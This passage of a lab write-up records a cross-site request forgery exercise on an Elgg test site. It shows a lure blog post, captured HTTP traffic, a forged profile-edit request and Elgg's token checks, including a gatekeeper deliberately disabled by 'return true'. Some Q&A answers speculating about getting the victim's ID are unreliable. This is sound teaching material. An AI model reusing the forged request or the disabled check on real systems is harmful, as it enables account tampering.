Fig. 3(h): A new blog.

This trap impersonates to be a blog, which officially veils a malicious piece of code.



Blog post saved.

Blogs > Boby

An opportunity you can miss by no means!

By Boby 2 minutes ago

This is a splendid offer! Visit this website --> http://www.csrflabattacker.com/

Boby
Boby is more than what you presume....

Fig. 3(i): Publishing the blog.

Phase III – Firing the Attack

1. Alice now logs into her profile for checking any recent updates. Everything yet seems normal.





Fig. 3(j): Alice logs in.

2. Boby's most recent post seems quite bewitching to the eyes of Alice.




Boby published a blog post An opportunity you can miss by no means! 3 minutes ago
This is a splendid offer! Visit this website --> http://www.csrflabattacker.com/

Boby published a blog post Once in a lifetime opportunity...!! yesterday
Visit this website.... http://www.csrflabattacker.com/

Boby is now a friend with Alice yesterday

Fig. 3(k): Boby's blog.

3. Alice is lead to this website where the attack gets launched.




```
http://www.csrflabattacker.com/
Host: www.csrflabattacker.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Tue, 12 Apr 2022 13:35:43 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Tue, 12 Apr 2022 13:26:01 GMT
ETag: "4e4-5dc7500875bf6-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 527
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

http://www.csrflabattacker.com/favicon.ico
Host: www.csrflabattacker.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
GET: HTTP/1.1 404 Not Found
Date: Tue, 12 Apr 2022 13:35:43 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 298
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

Great Offer!

Fig. 3(*l*): The attack's fired.

4. Alice's description is altered in the background.



All Site Activity

Boby published a blog post An opportunity you can miss by no means! *18 minutes ago*
This is a splendid offer! Visit this website --> http://www.csrflabattacker.com/

Alice is now a friend with Boby *yesterday*


Boby published a blog post Once in a lifetime opportunity...!! *yesterday*
Visit this website.... http://www.csrflabattacker.com/

Boby is now a friend with Alice *yesterday*

Alice
Boby is my hero!

Fig. 3(m): Alice's description gets changed.

This clarity of this alteration gets augmented on heading to the homepage of Alice's account.



Alice

Brief description: Boby is my hero!

Fig. 3(n): The attack is confirmed.

```
http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 171
Cookie: Elgg=kkqrv8lkina2qpjtu01vh6u475
Connection: keep-alive
Upgrade-Insecure-Requests: 1

name=Alice&description=&accesslevel[descrption]=2&briefdescription=Boby is my hero!&accesslevel
[briefdescription]=2&location=&accesslevel[location]=2&guid=42
POST: HTTP/1.1 302 Found
Date: Tue, 12 Apr 2022 13:53:23 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/alice
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```

Fig. 3(o): The contents of the request.

On looking into the headers, it’s noticed that the attributes provided in the code are reflected, making it evident that the attack succeeded.

Q. The forged HTTP request needs Alice’s user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice’s user id. Boby does not know Alice’s Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

A. Boby could solve this problem in a manner similar to the procedure where the GUID was captured in an earlier part of the experiment. Perhaps, an instance of an SQL injection vulnerability could aid his problem. For, he can login to Alice's account without the password. On second thought, it could be possible to obtain the GUID of Alice by entering an arbitrary password in the password field.

Q. If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

A. No. Boby's attack fails since the malicious web page is not the same as the targetted website. It would also be onerous or impossible to capture the GUID, which is the key to triumph this attack.

Task 4: Implementing a countermeasure for Elgg

Elgg does have built-in countermeasures to defend against the CSRF attack. We have commented out the countermeasures to make the attack work. CSRF is not difficult to defend against, and there are several common approaches:

Secret-token approach: Web applications can embed a secret token in their pages, and all requests coming from these pages will carry this token. Because cross-site requests cannot obtain this token, their forged requests will be easily identified by the server.

Referrer header approach: Web applications can also verify the origin page of the request using the referrer header. However, due to privacy concerns, this header information may have already been filtered out at the client side. The web application Elgg uses a secret-token approach. It embeds two parameters, elgg ts and elgg token in the request as a countermeasure to CSRF attack. The two parameters are added to the HTTP message body for the POST requests and to the URL string for the HTTP GET requests.

Elgg secret-token and timestamp in the body of the request. Elgg adds security token and timestamp to all the user actions to be performed. The following HTML code is present in all the forms where user action is required. This code adds two new hidden parameters elgg ts and elgg token to the POST request:

```
<input type = "hidden" name = " elgg_ts" value = ""
/>

<input type = "hidden" name = " elgg_token" value =
"" />
```

The elgg ts and elgg token are generated by the views/default/input/securitytoken.php module and added to the web page. The code snippet below shows how it is dynamically added to the web page.

```
$ts = time();

$token = generate_action_token($ts);

echo elgg_view(‘input/hidden’, array(‘name’ =>
‘elgg_token’, ‘value’ =>

$token)); echo elgg_view(‘input/hidden’, array(‘name’
=> ‘elgg_ts’, ‘value’ => $ts));
```

Elgg also adds the security tokens and timestamp to the JavaScript which can be accessed by

```
elgg.security.token. elgg_ts; elgg.security.token.
elgg_token;
```

Elgg security token is a hash value (md5 message digest) of the site secret value (retrieved from database), timestamp, user sessionID and random generated session string. There by defending against the CSRF attack. The code below shows the secret token generation in Elgg.

```
function generate_action_token($timestamp) {

$site_secret = get_site_secret();

$session_id = session_id();

// Session token

$st = $_SESSION[‘elgg_session’];

if (($site_secret) && ($session_id))

{ return md5($site_secret . $timestamp . $session_id
.

$st); }

return FALSE;
}
```

The PHP function session id() is used to get or set the session id for the current session. The below code snippet shows a random generated string for a given session elgg session apart from public user Session ID.

```
......

// Generate a simple token (private from potentially

public session id) if (!isset($_SESSION['

elgg_session'])) {

$_SESSION[' elgg_session'] =

ElggCrypto::getRandomString(32,ElggCrypto::CHARS_HEX)
;

........
```

Elgg secret-token validation.


The elgg web application validates the generated token and timestamp to defend against the CSRF attack. Every user action calls a validate action token function and this function validates the tokens. If tokens are not present or invalid, the action will be denied and the user will be redirected.

The below code snippet shows the function validate action token.

```
function validate_action_token($visibleerrors = TRUE,
$token =

NULL, $ts = NULL)

{ if (!$token) { $token = get_input(' elgg_token'); }
if

(!$ts) {$ts = get_input(' elgg_ts'); }

$session_id = session_id();

if (($token) && ($ts) && ($session_id)) {

// generate token, check with input and forward if
invalid

$required_token = generate_action_token($ts);

// Validate token
```

```
if ($token == $required_token) {

if (_elgg_validate_token_timestamp($ts)) {

// We have already got this far, so unless anything
//

else says something to the contrary we assume we're
ok

$returnval = true; ...... } else {

......

register_error(elgg_echo('actiongatekeeper:tokeninval
id'));

......

}

...... }
```

Initially, this is Alice's profile:



Alice

Brief description: Boby is my hero!

Fig. 4(a): Alice's profile.

The changes are then **manually made** to restart the attack.




Fig. 4(b): Alice's altered profile.

To secure the website from this attack, a file called ActionService.php under /var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg is minorly overwritten. It's in this document where the vulnerability lingers.





Fig. 4(c): Path to the source file.

```php
public function gatekeeper($action) {
        return true;

        if ($action === 'login') {
                if ($this->validateActionToken(false)) {
                        return true;
                }

                $token = get_input('__elgg_token');
                $ts = (int)get_input('__elgg_ts');
                if ($token && $this->validateTokenTimestamp($ts)) {
                        // The tokens are present and the time looks valid: this is probably a mismatch due to the
                        // login form being on a different domain.
                        register_error(_elgg_services()->translator->translate('actiongatekeeper:crosssitelogin'));

                        forward('login', 'csrf');
                }

                // let the validator send an appropriate msg
                $this->validateActionToken();

        } else if ($this->validateActionToken()) {
                return true;
        }

        forward(REFERER, 'csrf');
}
```

In the code, the statement 'return true' right below the function is the sole reason for the vulnerability. Dwindling this to a comment is the only path.

```php
public function gatekeeper($action) {
        //return true;

        if ($action === 'login') {
                if ($this->validateActionToken(false)) {
                        return true;
                }

                $token = get_input('__elgg_token');
                $ts = (int)get_input('__elgg_ts');
                if ($token && $this->validateTokenTimestamp($ts)) {
                        // The tokens are present and the time looks valid: this is probably a mismatch due to the
                        // login form being on a different domain.
                        register_error(_elgg_services()->translator->translate('actiongatekeeper:crosssitelogin'));

                        forward('login', 'csrf');
                }

                // let the validator send an appropriate msg
                $this->validateActionToken();

        } else if ($this->validateActionToken()) {
                return true;
        }

        forward(REFERER, 'csrf');
}
```

Now, the attack is retried. Alice first heads to the blog post by Boby.



All Site Activity

All | Mine | Friends

Filter: Show All

Boby published a blog post An opportunity you can miss by no means! 16 hours ago
This is a splendid offer! Visit this website --> http://www.csrflabattacker.com/

Alice is now a friend with Boby 2 days ago

